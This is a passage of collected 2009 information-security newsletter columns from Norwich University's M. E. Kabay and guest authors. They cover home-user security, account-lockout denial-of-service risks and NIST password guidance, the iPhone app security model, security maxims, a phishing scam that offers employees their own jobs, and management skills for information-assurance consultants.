William D. Garamella, MSIA, < mailto:williamgaramella@gmail.com > was working in general IT three years ago, and concluded that cybersecurity is a critically important and meaningful pursuit. In 2008 he graduated from Norwich University's < http://www.norwich.edu/ > Master of Science in Information Assurance (MSIA) < http://infoassurance.norwich.edu/ > program with honors. He is currently seeking an opportunity in the IA field. In particular, he is interested in conducting IA assessments for small and medium size organizations. He also has a background

in real estate management, appraisal, and investments.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Increasing Internet Security for Average Users: A Necessary Step Forward

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Getting users involved in protecting their home systems and those of their families and friends is good for everyone. In that connection, my friend and colleague in the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu >, Adjunct Professor Kip Boyle, wrote to me recently about his new blog and I invited him to share his news with readers of this column. What follows is entirely Kip's own work with minor edits.

* * *

One day, while working hard as the chief information security officer at an insurance company, I realized that much of our organization's network security was in the hands of ordinary users of our computers. No matter how much my team did to safeguard our customer's confidential data, no how much money we spent on our mission, all it would take was one average Internet-using employee to cause major damage, either deliberately or accidentally.

That unhappy thought got me thinking about all the friends and family who have ever asked me to figure out why their computers were so slow or just misbehaving. I thought about all the electronic crud I typically find when I get my hands on their machines. I remembered how it is often impossible to undo the digital damage, which forces a frantic search for software license keys and a reformat of their hard drives. And as for backups, forget it!

In a recent struggle with his malfunctioning computer, one of my friends even spent $40 trying to buy anti-virus software from a browser pop-up window. Surely, such an official looking window could be trusted to deliver some relief? A few minutes later, all he had to show for his effort was a compromised credit card along with more embarrassment and frustration. (For a summary of the fake anti-malware threat, see an article published in December 2008 on ProSecurityZone. < http://www.prosecurityzone.com/Customisation/News/IT_Security/Anti-virus_and_anti-malware_software/Fake_anti-malware_threat_to_increase_in_2009.asp >)

As the shocked amateurs receive their reformatted systems, I hear the same questions: How did this happen? Where did I go wrong? How can I keep this from happening again? Did anything bad happen to my bank accounts? My friends and family feel vulnerable, embarrassed and mystified.

My team spends time and effort educating our work force and protecting them with many sophisticated and expensive defenses that are usually invisible to them. My organization is meeting its due care obligation but it is difficult for employees to fully understand and internalize the Internet security issues facing all of us. How can they manage to cope with the range of threats when they do not understand technology well, have no immediate economic incentives, and neither see nor understand all that is done by my team on their behalf?

Indeed, the problem is global. A recent study< http://www.computerweekly.com/Articles/2009/04/17/235680/infosec-2009-security-managers-concerned-about-end-user.htm > by (ISC)^2 and Infosec Europe 2009 summarized by Warwick

Ashford in _ComputerWeekly_ on April 17, 2009 reported that “Half of UK security managers are concerned about end-users' lack of security awareness, a survey has revealed. In a poll of more than 700 security professionals, the biggest concerns were a lack of training (48%), an unsupportive company culture (48%), poor employee understanding of policy (46%) and a lack of defined accountability (42%).”

However, as discussed in “Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy” < http://www.mekabay.com/infosecmgmt/Soc_Psych_INFOSEC.pdf > increased personal Internet security involvement leads to increased corporate Internet security. People who take responsibility for their own online safety and security naturally bring those behaviors into their workplace. Educated employees become better netizens and that increase in knowledge and involvement helps everyone who uses the Internet. When users behave more securely, there are great benefits for the common good.

When I start thinking about acting for the common good, my desire is to have a large impact. Therefore, a current point of frustration for me is that my team’s impact is limited to our small corner of the Internet. To broaden my reach, I have started a blog to help average people who use the Internet to stay safe and secure online.

In this context, I define an average Internet user much as we would define an average car driver. There is no need, and usually no desire, for drivers to understand what is happening under the hood. Yet thanks to good automotive design, laws, insurance, and reliable infrastructure, average people can still enjoy the benefits of driving without taking undue levels of risk.

The point of my blog is to connect with Internet users of all experience levels so we can figure out how average Internet users can be safe and secure online right now. Although the Internet currently lacks many necessary safety and security features to protect individuals, as well as lacking adequate protection for the commons, my hope is that we will discover lots of practical things that anyone can do right now, if they are motivated, without becoming systems experts.

We will talk about why the Internet can be so dangerous and why we are lacking incentives for government and private industry to step up and do what only they can do to protect the online commons. I have my own opinions on these topics and I intend to share them. No, I do not think the situation is hopeless, nor are the people involved in shaping the governance of the Internet stupid. Nevertheless, there are major challenges and we need all of our collective intelligence to share what we know and to work on the problems with creativity and collaboration.

I invite you to join the conversation! Just follow this link.< http://www.personaldataprivacy.com/ >

See you there!

* * *

Kip Boyle, MSc, CISM, CISSP has been active in information technology management and security since he was Director of Information Systems for the 83rd Fighter Weapons Squadron at Tyndall Air Force Base in Florida starting in 1992. In 1995, he became the Director of Enterprise Network Security for the F-22 System Program Office at Wright-Patterson AFB in Ohio and then joined the Stanford Research Institute (SRI) as a Senior Consultant in the Information Security Group in 1997. He became the CISO of PEMCO Insurance in 2005 and is responsible for setting the strategy and direction of their information security program. You may write to him

by e-mail < mailto:kip.boyle@gmail.com >.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Locking Out Users:
Giving Attackers a Tool for Denial of Service

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

When I was a lad (OK, when I was a young systems engineer of 30)(which is 30 years ago), I was taught that if a user made several mistakes in entering her password, the system should lock her account until a system operator granted access again. The goal was to stop an attacker from guessing at a user's password without limit.

In the excellent SP 800-118, "DRAFT Guide to Enterprise Password Management"< http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf > by Computer Scientists Karen Scarfone< http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > and Murugiah Souppaya < http://csrc.nist.gov/staff/rolodex/souppaya_murugiah.html > of the Computer Security Division < http://csrc.nist.gov/ > of the Information Technology Laboratory< http://itl.nist.gov/ > at the National Institute of Standards and Technology< http://www.nist.gov/index.html > write about preventing password guessing on page 3-5:

> "The second method recommended for mitigating guessing attacks is to configure OS and application password authentication mechanisms to limit the frequency of authentication attempts. Examples of how this can be accomplished include the following:
>
> - Lock out a user account after a number of consecutive failed authentication attempts (often performed within a particular time period, such as the past hour). For example, after a user has failed to provide the correct password 50 times in a row, ignore all additional authentication attempts to the user account for 15 minutes. Locking out an account after only a few failed attempts has a significant impact on legitimate users and tends to cause them to choose simpler passwords or store their passwords insecurely, thus weakening security.
> - Have a fixed or exponentially increasing delay after each failed authentication attempt. After the first failure, for example, there could be a five-second delay; after the second failure, a 10-second delay; after the third failure, a 20-second delay, and so on."

I really like the second method, but I have taught students for years that locking users out of a system after a sequence of bad passwords is a policy that confers enormous power on an attacker. Armed with a list of userIDs, an attacker can simply enter a bogus password (e.g., "a") repeatedly into logons for every userID – including perhaps that of root users, if they are subject to the same rule – and shut down access to the entire system. If operator intervention is necessary to reset the passwords for access, this denial of service can be a nightmare.

Authors Ravi Sandhu, Jennifer Hadley, Steven Lovaas, and Nicholas Takacs wrote in Chapter 28, "Identification and Authentication" of the *Computer Security Handbook* 5th Edition (S. Bosworth, M. E. Kabay, & E. Whyne, eds. Wiley 2009 < http://tinyurl.com/clrt4e >) as follows:

> "Some systems react to online attacks by a simple rule that locks the account after a certain number of failed attempts. This rule may have been borrowed from a similar rule with ATM cards. The rule actually makes sense in the context of ATMs, with two-factor authentication based on possession of the card and knowledge of the PIN. However, in a

> password-only scheme, the ‘three strikes and out’ rule can lead to denial of service to legitimate users. An attacker can easily lock up many accounts by entering three wrong passwords repeatedly. A more graceful rule would slow down the rate at which password guessing can be attempted, so that a legitimate user may be perceptibly slowed down in authentication but not denied. For example, locking an account for a couple of minutes after three bad passwords suffices to make brute-force guesswork impractical.
>
> In addition, intrusion-detection systems can be configured to alert system administrators immediately upon repeated entry of bad passwords. Human beings then can intervene to determine the cause of the bad passwords—user error or malfeasance.”

Here’s what I wrote in my comments to the NIST authors:

“Slow down user logins by inserting a fixed but humanly acceptable delay between authentication attempts. For example, allow successive logins to occur no more quickly than once every five seconds. The user will barely notice the delay, but any automated password-guessing program will be slowed into ineffectiveness. More important, this policy deprives an attacker the power to create a denial-of-service attack simply by trying the same wrong password a number of times in succession.”

I also suggested that the authors add this bullet:

“Ensure that repeated authentication failures activate an alarm for human operators. System operators may be able to learn details of who is attacking their system by observing the failed attempts to impersonate authorized users; computerized data collection and human observation may serve as evidence in legal proceedings and as a basis for improving security measures.”

I hope that as an industry, we can move away from inactivation of accounts in response to bad passwords and to a more intelligent response.

* * *

NIST requests comments on draft SP 800-118 by May 29, 2009. Please submit comments by e-mail < mailto:800-118comments@nist.gov > with "Comments SP 800-118" in the subject line.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

iPhone Security:
Part 1 – System Overview

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

My friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > sent me an e-mail note recently about the interesting security model used by Apple for its mobile devices. I invited him to expand on his thoughts and am delighted to present his analysis today. Everything that follows is entirely Ric's work with minor edits.

* * *

Perhaps the biggest security problem of mobile phones is that they are easily lost or stolen. Unless a lost/stolen phone has been protected (by its rightful owner) from unauthorized use, then anyone who finds this phone could, in theory, access it with the same rights and privileges as the original owner. But what are the security issues when the phone stays in the possession of its rightful owner? This article considers just one popular case: The Apple iPhone, although most of what applies to iPhones also applies to a related Apple product, the iTouch

In the Summer of 2008, Apple released a new version of its iPhone (3G)< http://www.apple.com/iphone/ > and a new version of the iPhone software (2.x)< http://www.apple.com/iphone/itunes.html >. Although the new software includes many commercial features, the one with the most potential security consequences is that iPhone owners can now download new applications (Apps) from Apple's iTunes store. The iPhone became a lot more like a personal computer with a worldwide Internet connection than just a phone. iPhone users can purchase (and in many cases, acquire for free) Apps written by third party developers. By April, 2009, over one billion Apps had been downloaded, and over 25,000 Apps are available.

Apps are available in a variety of areas < http://www.apple.com/iphone/appstore/ >, including reference, medical, utilities, social networking, travel, weather, news and many more. Apps (as well as music and videos) may be downloaded either directly to the iPhone over a data connection or by using Apple's iTunes program)< http://www.apple.com/iphone/itunes.html >, installed on a PC or Mac system.

Because running third-party applications on personal computers has led to many security compromises, it's only reasonable for IT managers to be concerned about the risks to their organization if a rogue iPhone App were to be installed on a staff member's phone. Such installation would be a concern because: (a) many staff members connect their iPhones to the Internet using an organization's protected wireless network, and (b) staff members could store confidential information (e.g., contacts, data files) on their iPhones. In theory, a rogue App could access or modify sensitive information or covertly send copies of it to unauthorized recipients.

How big a worry should rogue Apps be? As you will see in the next part of this two-part

overview, it's unlikely that Apps will misbehave. The bigger concern – unaddressed in this par of short articles – is how staff members intent on unauthorized actions could use a mobile phone with a camera and data connection (such as an iPhone) to export confidential information using covert channels – i.e., engage in deliberate data theft.

Ric continues his discuss of Apple iPhone security in the next of this two-part series.

* * *

Richard H. Steinberger, CISSP, CISM has over 20 years of hands-on and supervisory experience with computers and networks with special expertise in Internet and network security; security principles and products including firewalls, routers, VPNs, vulnerability assessment tools, intrusion detection systems, and hacking tools; advanced UNIX software development; and system administration. He has taught network security at University California Berkeley Engineering Extension and for several years as Adjunct Professor of Information Assurance in the MSIA Program at Norwich University. You may reach Ric by e-mail.< mailto:ricsteinberger@gmail.com >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

iPhone Security:
Part 2 – iPhone App Security Model

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

My friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > continues his analysis of Apple iPhone security. Everything that follows is entirely Ric's work with minor edits.

* * *

iPhone Apps are, with a few limited exceptions, available to iPhone owners only via Apple's iTunes store and only if iTunes has been installed on the computer accessing the store. Users cannot, in general, download Apps from any other source, or share their Apps (even free Apps) with other iPhone owners. This distribution architecture allows Apple to vet every App that iPhone users install on their phones. In emergencies, Apple may also remotely remove or disable dangerous Apps that have been installed on iPhones.

Based on my personal observation and analysis, the main security constraints imposed by the iPhone Operating System are as follows:

- No App may access any iPhone OS files.
- No App may access any other App's files (with a few exceptions). Any files created by an App must remain local to that App. For example, an App designed to edit Java files could only edit Java files created within that app (or downloaded to that App). Primary exceptions include: Third-party Apps may access and modify stored photos and phone contacts.
- No App may alter any system settings. For example, a precise, NTP-enabled clock may not set the iPhone's clock.
- If an App crashes, then in theory, only that App crashes, and the OS is unaffected. In practice, a crashed App may hang a system, requiring a restart.
- An iPhone App may synchronize (sync) with a PC or Mac-based application to exchange or update the App's data. But the syncing must be done by a wireless LAN connection and cannot be carried out using the cable that connects the iPhone to the computer; i.e., synchronization via an iTunes conduit to a PC or Mac application is not permitted.
- Apps are allowed to communicate with the Internet using the iPhone's network connection. Thus, any data files present within an App may, in theory, be sent to an unauthorized destination without the iPhone owner's knowledge. This transfer would be an example of an App Trojan horse program. Although such programs may escape

Apple's initial vetting, the author knows of no cases (as of April, 2009) where such an App has actually been distributed via iTunes.

In other words, Apps are islands unto themselves. Although a rogue employee may use a mobile phone to help steal or distribute confidential information, it remains far less likely that a trustworthy iPhone owner's use of downloadable Apps presents any major new security risk. As mentioned in the introduction, the primary risk of mobile phones remains their theft or loss. Organizations need to be prepared for the loss of confidential information when staff member phones are misplaced or stolen unless the iPhones are equipped with encryption software. In addition to using a password or personal identification number (PIN) to protect the phone itself from unauthorized access, some useful encryption and data protection Apps for the iPhone are:

- SplashID < http://www.splashdata.com/splashid/iphone/ >
- 1Password < http://agilewebsolutions.com/products/1Password >
- My Eyes Only < http://www.softwareops.com/products/myeyesonly.html >
- Verisign Identity Protection (VIP) < https://vipmobile.verisign.com/selectiphone.v >
- Jaadu VNC < http://www.jaaduvnc.com >

With appropriate precautions, corporate security managers can survive the latest wave of innovation from Apple.

* * *

Richard H. Steinberger, CISSP, CISM has over 20 years of hands-on and supervisory experience with computers and networks with special expertise in Internet and network security; security principles and products including firewalls, routers, VPNs, vulnerability assessment tools, intrusion detection systems, and hacking tools; advanced UNIX software development; and system administration. He has taught network security at University California Berkeley Engineering Extension and for several years as Adjunct Professor of Information Assurance in the MSIA Program at Norwich University. You may reach Ric by e-mail.< mailto:ricsteinberger@gmail.com >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Dr Johnston's Security Maxims: Sense and Humor

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Having graduate students is like having a thousand sets of eyes and ears: they are always noticing neat stuff and sending pointers that stimulate thought or – as often – cause delighted laughter. Jan Buitron, CISSP, MCSE, ITIL Foundations Certified, Network +, who last appeared in this newsletter in a series of columns in September 2008,< http://www.networkworld.com/newsletters/sec/2008/092208sec1.html > sent me a reference to a hilarious and valuable compilation of security maxims< http://www.ne.anl.gov/capabilities/vat/seals/maxims.html > by Dr Roger G. Johnston, PhD, CPP, Section Manager of the Vulnerability Assessments Section < http://www.ne.anl.gov/capabilities/vat/index.html > in the National Security and Non-proliferation Department< http://www.ne.anl.gov/activ/programs/NSNP/index.html > of the Argonne National Laboratory.< http://www.anl.gov/ >

Here are some of Dr Johnston's maxims that evoked the most vigorous agreement and enjoyment (the comments are in the original document):

- Thanks for Nothin' Maxim: A vulnerability assessment that finds no vulnerabilities or only a few is worthless and wrong.
- Ignorance is Bliss Maxim: The confidence that people have in security is inversely proportional to how much they know about it. Comment: Security looks easy if you've never taken the time to think carefully about it.
- Show Me Maxim: No serious security vulnerability, including blatantly obvious ones, will be dealt with until there is overwhelming evidence and widespread recognition that adversaries have already catastrophically exploited it. In other words, "significant psychological (or literal) damage is required before any significant security changes will be made".
- Insider Risk Maxim: Most organizations will ignore or seriously underestimate the threat from insiders. Comment: Maybe from a combination of denial that we've hired bad people, and a (justifiable) fear of how hard it is to deal with the insider threat?
- We Have Met the Enemy and He is Us Maxim: The insider threat from careless or complacent employees & contractors exceeds the threat from malicious insiders (though the latter is not negligible.) Comment: This is partially, though not totally, due to the fact that careless or complacent insiders often unintentionally help nefarious outsiders.
- Feynman's Maxim: An organization will fear and despise loyal vulnerability assessors and others who point out vulnerabilities or suggest security changes more than malicious adversaries. Comment: An entertaining example of this common phenomenon can be found in "Surely You are Joking, Mr. Feynman!", published by W.W. Norton, 1997. During the Manhattan Project, when physicist Richard Feynman pointed out physical security vulnerabilities, he was banned from the facility, rather than having the vulnerability dealt with (which would have been easy).

In addition to the maxims, Dr Johnston and his colleagues have published an extensive series of

articles < http://www.ne.anl.gov/capabilities/vat/pubs.html > that are available for download or by request.

I was particularly impressed by the thoughtful, two-page summary entitled "Philosophy on Vulnerability Assessments"< http://www.ne.anl.gov/capabilities/vat/pdfs/VATphilosophy.pdf > by Dr Johnston, which includes the following list of "reasons why these [vulnerability assessment] tools fall short, including that they are too often:

- unimaginative
- full of sham rigor
- not context oriented
- inflexible & close-ended
- not sufficiently predictive
- ignorant of the insider threat
- used to justify the status quo
- not focused on the right issues
- dominated by groupthink & bureaucrats
- plagued by "shoot the messenger" syndrome
- not validated by hands-on or real-world testing
- not done from the perspective of the adversaries
- obsessed with past security incidents, not future ones
- overly focused on technology, hardware, & physical assets
- overly binary in outlook (something is either secure or it is not)
- insistent on letting the good guys define the problem, not the bad guys
- conducted by personnel who don't want to find problems—so they don't."

The typographic arrangement of these excellent criticisms reminds me of one of my favorite poets, e e cummings < http://famouspoetsandpoems.com/poets/e__e__cummings >, who sometimes arranged his poems on the page to have a striking shape.

Kudos to Dr Johnston and his team for entertaining and thought-provoking writing.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Phishing Using Scary Bait

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Job offers in phishing e-mail are designed to trick users into revealing confidential personally identifiable information (PII); they may also be hoping to fool victims into sending criminals some money. PhishBucket's article dated 12 October 2008 and entitled "The Two Things Job Phishers Want from You" summarizes the techniques used by phishing criminals.< http://www.phishbucket.org/main/content/view/3883/103/ >. The excellent site organized by PhishBucket.org < http://www.phishbucket.org/main/component/option,com_alphacontent/Itemid,103/ > has a good deal of current information about the latest scams; use "job offer" in the search field for an instant list of reports with specifics.

Recently a colleague (let's call him Watson) who is the Chief Information Security Officer (CISO) at a US university forwarded information that he is willing to share anonymously with readers of this column. In mid-May, he received an e-mail message urging him to apply for his own job! He checked with the Human Resources (HR) Department and found that, on the contrary, his renewed contract was just being signed by the Director. In today's economic climate, readers will understand how scary this phishing scam could be to unprepared employees.

Watson traced the e-mail to a specific company despite its having registered its Web site with GoDaddy.com< http://www.godaddy.com/ >, which like many other domain name system registrars, makes it difficult to locate the actual owner of domains. Nonetheless, by looking at the e-mail headers and also at the actual Web site referenced in the phishing message and searching for its owners, Watson was able to track down the actual senders of the message, who turned out to have offices in the United States.

Watson analyzed the situation as follows in a report to the HR Department and the University Legal Counsel.

>I am recommending that the University's attorneys prepare legal action against the criminal organization.

There are serious problems here, some of which may violate the CANSPAM Act.< http://www.networkworld.com/newsletters/sec/2004/0202sec1.html > That is for our attorneys to decide.

I am sending this report to our IT department with a recommendation to blacklist the offending domain and notifying our Chief Information Officer of this abuse of our data. I am also forwarding a specific complaint about the criminal organization and its tactics to its Internet Service Provider. As I read their Acceptable Use Policies, they criminals have violated those terms and we should be able to get the fraudulent Web site and possibly the originating e-mail account shut down.

The only ways the criminals could have obtained the information in the description of the job

they are offering victims are either

- to have harvested some of the victims' e-mail without permission, containing signature blocks, or
- by harvesting data available on the University Web site – where we have an explicit warning that the directories may NOT be used for unsolicited e-mail. It is not legal to use fraudulent or other illegal means to harvest e-mail in this manner.

Further, under copyright law, the sender owns the copyright to any e-mail (s)he generates; if the criminals did intercept third-party e-mail and used information from those messages without permission of the authors they have likely violated copyright law (17 USC §201 ff)< http://www4.law.cornell.edu/uscode/html/uscode17/usc_sec_17_00000201----000-.html >. Note that it is no longer necessary to register or even to indicate a copyright. The act of publication to at least one other person is sufficient to establish copyright in most cases and, generally, creation of the document in itself suffices. There is no need for the author to notify anyone that e-mail is privileged: it is so without notification under the copyright law. [MK adds: for a narrated lecture on intellectual property law download a 109 MB ZIP archive containing an MS-PowerPoint file. < http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w08_ip_law_ppt.zip >]

The criminals are offering potential victims a chance to apply for the jobs they currently hold. Since the perpetrators know from the harvested data that the recipients already hold the specific positions being fraudulently offered, they know that they cannot deliver on their offer: these are classic bait-and-switch tactics, which are illegal.< http://www.ftc.gov/bcp/guides/baitads-gd.htm >

These actions are harmful to the University and I have instructed HR to notify all our faculty and staff to be wary of all similar communications, especially from the particular organization involved in this case, until we permanently block all domains that we can associate with these criminals.<

* * *

Readers will understand that if employees who are not aware of this scam receive similar e-mail, there's a good chance they will be alarmed and click on whatever link is in the phishing message to find out what's going on. Once on the rogue Web site, all bets are off. Employees might download malware< http://www.cert.org/archive/pdf/Phishing_trends.pdf www.cert.org/archive/pdf/Phishing_trends.pdf > or fill in forms that ask for PII that can result in identity theft.< http://www.usdoj.gov/criminal/fraud/websites/idtheft.html > Readers should emulate Watson and make sure that all employees know that unsolicited job offers for their own jobs are scare tactics designed to trick them into giving away control over their own information to criminals.

Let's fight fear tactics with knowledge and awareness.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

limit on any Web site, and to republish it in any way they see fit.

The IA Professional's Toolkit:
Part 1 – Project Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Starting from a sound technical foundation, information assurance (IA) professionals must hone their management skills. IA experts need to be competent in project management, team building, business justification, defining usable metrics, creating security frameworks, applying regulatory knowledge, managing client/vendor relations, and managing problems. This series of articles on the *Information Assurance Professional's Toolkit* reviews what C-level executives want to see in their IA employees and IA consultants.

Security consultant Gordon Merrill begins a series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

The Chief Information Security Officer (CISO) or Chief Information Officer (CIO) will likely be the primary person you will deal with in IA projects or in an effort to sell a potential client on hiring you as a private consultant. Before either one will want to let you be a part of any security project in their company, she will want to know how capable and knowledgeable you are about working within a project management structure. As a consultant, you will probably not manage the project but will be a principle part of the team and a subject matter expert (SME) in at least one area of the project. As an employee, you may more often be a project manager.

Smaller companies may bring you in as a consultant to look at a security project for them and may be so overwhelmed by the project that they ask you to manage the entire project for them. In such a case, you will probably have a larger task in front of you than working as an SME for a corporate project. The client may have little or no previous direction or standard for a security framework, making your proposal to the client larger and more involved than originally surmised. This kind of project will call on several other skills, to follow in this series, beyond project management.

In every contract and every endeavor you undertake as a consultant, whether you are a private consultant or work for a company, each project must be treated as a complete process with documentation, planning, resource planning, and budgeting.

An excellent reference for project management of all kinds is the Project Management Institute's Fourth Edition of *A Guide to the Project Management Body of Knowledge (PMBOK® Guide)*.< http://www.pmi.org/Marketplace/Pages/ProductDetail.aspx?GMProduct=00101095501 >

In the next part, Gordon discusses team building.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Professional's Toolkit:
Part 2 – Team Building

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Nothing will delay a project more than people who just cannot get along. As an information assurance (IA) professional, whether you're an employee or a consultant, you may have to become the subject-matter expert (SME) of teamwork to keep the project on track and on course with your contract. You will have to foster good working relationships with all team members and help to smooth out the rough places.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

The project you are asked to consult on may not be the only problem with the company's security solutions or indeed, with their management processes. You must word your proposal and your contract with each client so that you do not inadvertently become responsible for areas of security and of general management that you do not intend to address in your project and contract. The same principle applies to IA employees: be careful not to allow mission creep to consume your life and ruin your chances of definable success when taking on internal projects.

Depending on the size of the organization, you may be working with an information technology (IT) team of eight people or a group of hundreds of staff members. Large corporations may have a team for security architecture, one for security compliance, one for threat abatement, and so on. It is important to have all the players in the room when you talk with them about the project, the contract, the scope, the cost, return on investment, and so on. If you are an external consultant, you should request (require, demand politely, include in your contract) that one person from each affected team within IT security be part of the meeting. Every team involved in the operational flow of the project must be represented in the project team or project committee. It is critically important that you identify the people who must sign off on project stages to keep the project progressing and that they officially be part of the project team. Failing to include key participants in the planning can result in information gaps, contradictory data, policy reversals, interference, stonewalling, backbiting and much more stress than anyone should have to bear.

Sometimes you may be asked to be the SME on a project team already in place in a corporation. You may have limited influence on the actions of the team; however, you may find yourself constructively serving as a coach and mentor to the project manager or leader. Two areas you should be most concerned with are

(1) Failure of participants to provide their deliverables and milestones on time, thus delaying the project and your ability to participate as stipulated in your contract, and

(2) The potential for scope creep or a change in scope imposed by client personnel despite

the terms of your contract.

For you as a consultant, either issue can be a serious problem. Although most consultants realize how important it is to include clauses in their contracts that require renegotiation or time-and-materials charges for scope changes, many forget to build into their contracts additional charges for delays caused by client personnel which cause them to work on the project longer than planned – and therefore end up working without payment.

Delays and scope creep in the contract with one client will damage your business and your availability to other clients for projects to which you may have committed yourself. You cannot afford to damage your own reputation and offend both your current and your future clients at the same time through lack of proper planning in your contracts.

[MK adds: consultants starting their career would do well to have their contract template checked by an attorney with experience in consulting services contract law. The cost of an hour or two of attorney fees will be repaid manyfold if you can avoid even one argument with a future client.]

Some of these principles are discussed in detail in a useful textbook by S. P. Robbins and T. A. Judge (2007). *Essentials of Organizational Behavior*, 9th Ed. Pearson (ISBN 978-0132431521). AMAZON < http://www.amazon.com/Essentials-Organizational-Behavior-Stephen-Robbins/dp/0132431521/ >

As mentioned in Part 1, an excellent reference for project management of all kinds is the Project Management Institute's Fourth Edition of *A Guide to the Project Management Body of Knowledge (PMBOK® Guide)*.< http://www.pmi.org/Marketplace/Pages/ProductDetail.aspx?GMProduct=00101095501 >

In the next part of this series, Gordon discusses business justification.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Professional's Toolkit: Part 3 – Business Justification

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Tightening financial constraints on any business are requiring information technology (IT) and information assurance (IA) professionals to start showing proof of benefit and cost justifications for their departments, their workforce, their capital expenditures, and their consultants. In an interview, one CISO told me that a consultant or employee has to provide good financial figures, cost justifications, and achievable metrics so she can back up her requests to the Board of Directors for approval and funding; she won't hire any consultant who fails to provide such details.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

It has been said that raising teenagers is like trying to nail Jello to a tree. In the past, asking IT for justification for IA expenditures has received much the same response; for example, we get comments like "You can't measure what you have prevented because there was nothing to measure."

Let's look at the effect of IA on e-mail for example. E-mail is undoubtedly the single most important application to business today.< http://www.wwpi.com/index.php?option=com_content&view=article&id=7474:defying-murphys-law-using-managed-security-services-for-message-continuity&catid=233:storage-security&Itemid=2701197 >If a business has 15,000 users and receives over 500,000 e-mails a week, IA might say, "We've gone all week without a virus getting through: something is working!" But how does that approach justify the $1.2 million you spent last year for multiple layers of virus and spam and phishing protection? How does the board or the chief financial officer know that your company would not have been as safe without spending the $1.2 million?

One of the best ways for IT security and IA personnel to start showing non IT personnel the value of IT is to start using monitoring and security metrics to prove your point. Looking at that same e-mail example lets provide some metrics to reflect what that 1.2 million did for the company. Scott Berinato's interview with Andrew Jaquith of the @Stake security consulting firm offers some useful suggestions. < http://www.csoonline.com/article/220462/a_few_good_information_security_metrics/1 >

For example, instead of presenting a round number like 500,000 e-mails with no attacks and no down time, one can provide more detail. "Last week the company received 562,478 outside e-mails, including 257,893 attachments. With them came 576 viruses, and 486 spam attacks in 186,765 documents. E-mail security level1 stopped 524 viruses, and 465 spam attacks; level 2 stopped 51 viruses and 19 spam attacks; level 3 stopped 1 virus and 2 spam attacks for 100%

